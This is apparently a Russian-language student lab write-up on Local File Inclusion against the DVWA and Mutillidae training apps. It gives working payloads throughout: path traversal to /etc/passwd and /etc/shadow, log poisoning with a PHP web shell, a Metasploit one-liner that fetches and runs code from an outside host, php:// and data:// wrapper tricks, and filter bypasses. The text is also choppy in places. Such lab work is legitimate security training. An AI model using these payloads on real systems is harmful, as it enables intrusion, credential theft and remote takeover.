

127.0.0.1:8080 [Proxi:Port]

## Burp Suite

1. Proxi, Settings: **127.0.0.1:8080**
2. Proxi, Intercept: Intercept is **on**

Upload *shell1.jpg* (FoxyProxi: **on**)





В итоге мы успешно открыли наш файл в браузере, с выводом текста уровня сложности.

## Методичка:

Вся информация в данной работе представлена исключительно в ознакомительных целях! Любое использование на практике без согласования тестирования подпадает под действие **УК РФ**  
Любое ее использование на

- <https://gb.ru>

- Inclusion

```
<?php
// The page we wish to display
$file = $_GET[ 'page' ];
?>
```

- Local file Inclusion (Burp Suite)

<http://192.168.56.101/mutillidae/index.php?page=text-file-viewer.php>

Попробуем передать в качестве параметра путь к файлу **/etc/passwd**

- Поиск LFI уязвимостей

[http://testing\\_host/preview.php?file=example.html](http://testing_host/preview.php?file=example.html)

В данном случае можно проверить параметр file. Например, таким запросом:

[http://testing\\_host/preview.php?file=/etc/passwd](http://testing_host/preview.php?file=/etc/passwd)

Если при этом возвращается содержимое файла **/etc/passwd**, то параметр file является уязвимым.

[http://testing\\_host/preview.php?file=../../../../../../../../etc/passwd](http://testing_host/preview.php?file=../../../../../../../../etc/passwd)

## 1. Просмотр локальных файлов

Самый очевидный способ реализации этой уязвимости — просмотр локальных файлов, содержащих важную информацию

```
/etc/issue — текст сообщения, который выводится после входа
пользователя в систему;
/etc/passwd — файл пользователей и их паролей;
/etc/shadow — файл паролей, тут можно увидеть их в виде хешей;
/etc/group — группы и пользователи. Полезен для поиска пользователей
системы;
/etc/hosts — локальный файл для разрешения DNS-имен. Полезен для
определения параметров хоста;
/etc/motd — message of the day. Полезен, как и /etc/issue;
/etc/mysql/my.cnf — конфигурационный файл mysql;
/proc/[0-9]*/fd/[0-9]* — первое число показывает PID, второе —
файловый дескриптор;
/proc/self/environ — хранилище переменных сред;
/proc/version — версия ядра и ОС;
/proc/cmdline — содержатся все аргументы, переданные ядру в момент
старта системы;
/proc/mounts — точки монтирования;
/proc/net/arp — таблица arp;
/proc/net/route — сведения о маршрутизации.
```

```
ls -la
```

- файлы логов — для атаки Log poisoning. К примеру, файл **/var/log/apache2/access.log**. Файл может быть доступен через файловый дескриптор (см. далее);
- **/proc/self/environ**. В этот файл попадают переменные, одна из которых — это User-Agent, задаваемая в http-запросе. Посмотрите пример атаки: <https://www.exploit->

[db.com/papers/12886/](https://db.com/papers/12886/);

- файлы сессионных cookies. Пример атаки рассмотрен тут: <https://www.rcesecurity.com/2017/08/from-lfi-to-rce-via-php-sessions/>;
- PHP wrapper для обхода защиты и ограничений.

## 2. Развитие LFI до RCE через логи веб-сервера

- Разрешения позволяют пользователю www-data получать доступ к каталогу /var/log/apache2 (сделано это может быть из различных соображений, и типичный сценарий — чтение логов при помощи php).

### apache2

```
<?php system('команда');?>
```

- Рассмотрим страницу **File inclusion** проекта dvwa (<http://192.168.56.102/dvwa/vulnerabilities/fi/?page=file1.php>, уровень сложности - Low). На ней явно присутствует уязвимость LFI.

Для проверки достаточно переслать вместо файла file1.php другой, желательно за пределами корневого каталога веб-сервера:

При наличии уязвимости можно проверить, есть ли доступ к логам веб-сервера:

В чем особенность файла /var/log/apache2/access.log с точки зрения злоумышленника? В него будут записываться все запросы к серверу. Злоумышленник получает доступ к файлу при помощи php, и это означает, что файл будет выполнен интерпретатором php. Следовательно, любой код на php в этом файле будет выполнен именно как код (хотя сам файл содержит текстовую информацию).

В нашем случае злоумышленнику достаточно изменить параметр User-Agent в запросе таким образом, чтобы он содержал payload, после чего снова отобразить файл при помощи LFI:

Опасность в том, что в самом файле логов не отображается результат работы payload:

```
cd /var/log
cat apache2/access.log | grep id
```

Поэтому средствами анализа логов такую атаку непросто обнаружить. Результат выполнения payload появляется, только если к файлу обращаются в результате эксплуатации LFI-уязвимости.

## 3. Использование модулей Metasploit при эксплуатации LFI

Расширим атаку из примера, рассмотренного ранее. Составим такой вектор,

который позволит вызывать команды, а не код на php. Сделать это можно при помощи вектора

```
<?php system($_GET['cmd']); ?>
```

Такой вектор атаки будет действовать до тех пор, пока в файле access.log будет храниться payload, поэтому далее не обязательно менять поле User-Agent.

Далее запускаем Metasploit и выбираем exploit/multi/script/web\_delivery. Необходимо настроить его параметры:

```
php -d allow_url_fopen=true -r  
"eval(file_get_contents('http://192.168.56.11:8080/Y5Mr77XCn9Ugz')):"
```

После запуска команд exploit Metasploit генерирует код, который необходимо выполнить на атакуемой системе. При этом его нужно обфусцировать (можно использовать burp decoder), чтобы не нарушить структуру запроса:

### Decoder (Burp Suite)

Теперь добавим полученный после обфускации payload в запрос:

Теперь можно работать с сессией meterpreter на удаленном хосте. Например, закрепиться в системе, создав постоянный шелл, или повысить свои привилегии в ней.

#### 4. Эксплуатация LFI через /proc/self/fd

Для каждого пользователя в Linux есть список файловых дескрипторов, связанных с открытыми файлами. Хранятся они в каталоге /proc/self/fd.

```
cd /proc/3760/fd  
ls
```

Протестируем уязвимость LFI на странице text-file-viewer.php проекта mutillidae. Для этого будем использовать burp intruder. Для этого в запросе будем пытаться перебрать все известные файловые дескрипторы по порядку. В качестве payload используем числа от 1 до 255 с шагом 1.

#### 5. Автоматизация эксплуатации LFI с использованием LFI Suite

**LFI Suite** - это утилита для автоматизации атак на уязвимость LFI. Ключевые особенности:

- встроенный модуль для поиска потенциальных точек входа.
- автоматизация основных векторов атак.

Для установки необходимо выполнить команду git clone

<https://github.com/D35m0nd142/LFISuite.git>

Далее необходимо перейти в каталог программы и запустить ее командой python

Ifisuite.py. При первом запуске команда сама загрузит все необходимые библиотеки.

У утилиты простой интерфейс. В качестве примера рассмотрим сканирование страницы <http://192.168.56.102/mutillidae/index.php?page=home.php>. Здесь параметр page уязвим к атаке с использованием LFI.

## Scanner (2)

Преимущества данной утилиты:

1. Возможность сканирования уязвимых параметров.
  2. Автоматизация ряда векторов атак.
- Фильтры и обход защиты от LFI

```
include($_SERVER["DOCUMENT_ROOT"] . '/' . $_GET['page'] . '.txt');
```

`http://somesite/include.php?page=/etc/passwd`

`http://somesite/include.php?page=/etc/passwd.php`

Пример: `http://sitename/param=../../../../etc/passwd%00`

В качестве фильтра можно использовать удаление символов из передаваемых данных. Это можно реализовать, например, таким способом:

```
$file = str_replace( array( "../", "..\\" ), "", $file );
```

`http://sitename/index.php?param=php://filter/convert.base64-encode/resource=index.php`

`http://sitename/index.php?param=php://filter/convert.base64-encode/resource=index`

- wrapper

Wrapper	Примеры векторов атак
php://filter	<a href="http://example.com/index.php?page=php://filter/read=string.rot13/resource=index.php">http://example.com/index.php?page=php://filter/read=string.rot13/resource=index.php</a>
	<a href="http://example.com/index.php?page=php://filter/convert.base64-encode/resource=index.php">http://example.com/index.php?page=php://filter/convert.base64-encode/resource=index.php</a>
	<a href="http://example.com/index.php?page=pHp://FilTer/convert.base64-encode/resource=index.php">http://example.com/index.php?page=pHp://FilTer/convert.base64-encode/resource=index.php</a>
data://	<a href="http://example.net/?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydybWQnXSsk7ZWVudC9kaXN0aW50">http://example.net/?page=data://text/plain;base64,PD9waHAgc3lzdGVtKCRfR0VUWydybWQnXSsk7ZWVudC9kaXN0aW50</a>
	в качестве payload использовалось <code>"&lt;?php system(\$_GET['cmd']);echo 'Shell';"</code>
input://	<a href="http://example.com/index.php?page=php://input">http://example.com/index.php?page=php://input</a>
	включаем в post-запрос в виде параметра: <code>&lt;? system('id'); ?&gt;</code>

## 6. Эксплуатация LFI до RCE через php wrapper

В данном случае у злоумышленника нет доступа к файлу логов. Но LFI можно развить до RCE за счет использования потока `php://input`. При этом payload передается в виде POST-параметра, поэтому у запроса нужно сменить метод с GET на POST.

Таким же образом можно организовать передачу любой команды — как параметра запроса.

Так развивают атаку на систему до RCE.

## Выводы

RFI несет достаточно серьезную угрозу безопасности как раз за счет того, что у злоумышленника есть возможность подключать удаленные файлы к системе. Степень опасности при этом сильно зависит от того, какая функциональность заложена в серверных сценариях. Наиболее часто данная функциональность используется для того, чтобы внедрять сущности в серверную среду — например, проводить RCE-атаки. Но не стоит забывать, что в сочетании с механизмами социальной инженерии этот процесс может быть сильно расширен.

- <https://gb.ru>

Выполнил: AndreiM